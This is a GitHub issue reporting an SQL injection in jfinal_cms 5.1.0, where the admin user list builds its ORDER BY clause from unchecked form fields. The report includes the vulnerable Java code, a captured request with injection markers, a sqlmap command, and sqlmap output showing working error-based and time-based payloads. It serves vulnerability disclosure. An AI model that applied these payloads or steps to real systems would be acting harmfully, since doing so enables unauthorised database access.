jflyfox / **jfinal_cms** Public

Code · Issues 24 · Pull requests 4 · Actions · Projects · Security · ...

New issue


Jump to bottom

jfinal_ CMS 5.1.0 SQL injection #43

Open **zftishack** opened this issue on Jun 27 · 0 comments


zftishack commented on Jun 27

There is a SQLI vul in background mode.The route is as following



```
 */
@ControllerBind(controllerKey = "/system/user")
public class UserController extends BaseProjectController {

    5 usages
    private static final String path = "/pages/system/user/user_";

    public void index() { list(); }

    public void list() {
        SysUser model = getModelByAttr(SysUser.class);

        SQLUtils sql = new SQLUtils(" from sys_user t " //
                + " left join sys_department d on d.id = t.departid " //
                + " where 1 = 1 and userid != 1 ");

        if (model.getAttrValues().length != 0) {
            sql.whereLike( attrName: "username", model.getStr( attr: "username"));
            sql.whereLike( attrName: "realname", model.getStr( attr: "realname"));
            sql.whereEquals( attrName: "usertype", model.getInt( attr: "usertype"));
            sql.whereEquals( attrName: "departid", model.getInt( attr: "departid"));
        }

        // 排序
        String orderBy = getBaseForm().getOrderBy();
        if (StrUtils.isEmpty(orderBy)) {
            sql.append(" order by userid desc");
        } else {
            sql.append(" order by ").append(orderBy);
        }
```


vulnerable argument passing is as following




```java
public void setWhere(List<Object> where) {
}

public boolean isShowCondition() { return showCondition; }

public void setShowCondition(boolean showCondition) { this.showCondition = showCondition; }

public Paginator getPaginator() { return paginator; }

public void setPaginator(Paginator paginator) { this.paginator = paginator; }

public String getOrderBy() {
    if (StrUtils.isEmpty(getOrderColumn())) {
        return "";
    }
    return " " + getOrderColumn() + " " + getOrderAsc() + " ";
}

public String getOrderColumn() { return orderColumn; }
```

I try to grab packets

Inject at orderby



序号	部门	登陆名	真实姓名	类型	Email	手机号	创建时间	操作
1	第三方用户	test	test	普通用户	test	test	2022-06-26 22:24:04	查看 修改 删除 授权
2	系统承建单位	testapi	api测试	API用户			2017-03-19 20:41:25	查看 修改 删除 授权



```
POST /jfinal_cms/system/user/list HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 142
Origin: http://localhost:8080
Connection: close
Referer: http://localhost:8080/jfinal_cms/system/user
Cookie: JSESSIONID=459C06E1ECDD06F1DAB058AF2233DEA2; Hm_lvt_1040d081eea13b44d84a4af639640d51=1656235438,1656245416,1656304266; session_user=
+jh7xAkx8Ls2RD1SIEJOag==; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1656304266
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

form.orderColumn=*&form.orderAsc=*&attr.username=&attr.realname=&attr.usertype=-1&attr.departid=-1&totalRecords=2&pageNo=1&pageSize=20&lengt
```

sqlmap4burp++ config


Python name: python ?

Sqlmap path: F:\sqlmapup\sqlmap.py Browse

Sqlmap option: --batch -v3 --current-db ?

OK Cancel

Discovery injection



```
F:\>python "F:\sqlmapup\sqlmap.py" -r "C:\Users\zft11\AppData\Local\Temp\\localhost_8080_20220627123358.req" --batch -v3 --current-db
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.6.5.5#dev}
|_ -| . [']     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are n

[12:34:00] [INFO] parsing HTTP request from 'C:\Users\zft11\AppData\Local\Temp\\localhost_8080_20220627123358.req'
[12:34:00] [DEBUG] not a valid WebScarab log data
[12:34:00] [DEBUG] cleaning up configuration parameters
[12:34:00] [DEBUG] setting the HTTP timeout
[12:34:00] [DEBUG] setting the HTTP User-Agent header
[12:34:00] [DEBUG] creating HTTP requests opener object
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[12:34:00] [DEBUG] used the default behavior, running in batch mode
[12:34:00] [INFO] resuming back-end DBMS 'mysql'
[12:34:00] [DEBUG] resolving hostname 'localhost'
[12:34:00] [INFO] testing connection to the target URL
[12:34:00] [DEBUG] declared web page charset 'utf-8'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* ((custom) POST)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: form.orderColumn=) AND GTID_SUBSET(CONCAT(0x7178766a71,(SELECT (ELT(4416=4416,1))),0x716a6b6b71),4416)-- zmKO&form.orderAsc=&attr.username=&attr.realname=&attr.usertype=2&attr.departid=3
    Vector: AND GTID_SUBSET(CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]'),[RANDNUM])

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: form.orderColumn=) AND (SELECT 5149 FROM (SELECT(SLEEP(5)))aBMN)-- bVzk&form.orderAsc=&attr.username=&attr.realname=&attr.usertype=2&attr.departid=3&totalRecords=1&pageNo=1&pageSize=2
    Vector: AND (SELECT [RANDNUM] FROM (SELECT(SLEEP([SLEEPTIME]-(IF([INFERENCE],0,[SLEEPTIME])))))[RANDSTR])
---
[12:34:01] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.6
[12:34:01] [INFO] fetching current database
[12:34:01] [INFO] resumed: 'jfinal_cms'
[12:34:01] [DEBUG] performed 0 queries in 0.00 seconds
current database: 'jfinal_cms'
[12:34:01] [INFO] fetched data logged to text files under 'C:\Users\zft11\AppData\Local\sqlmap\output\localhost'
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant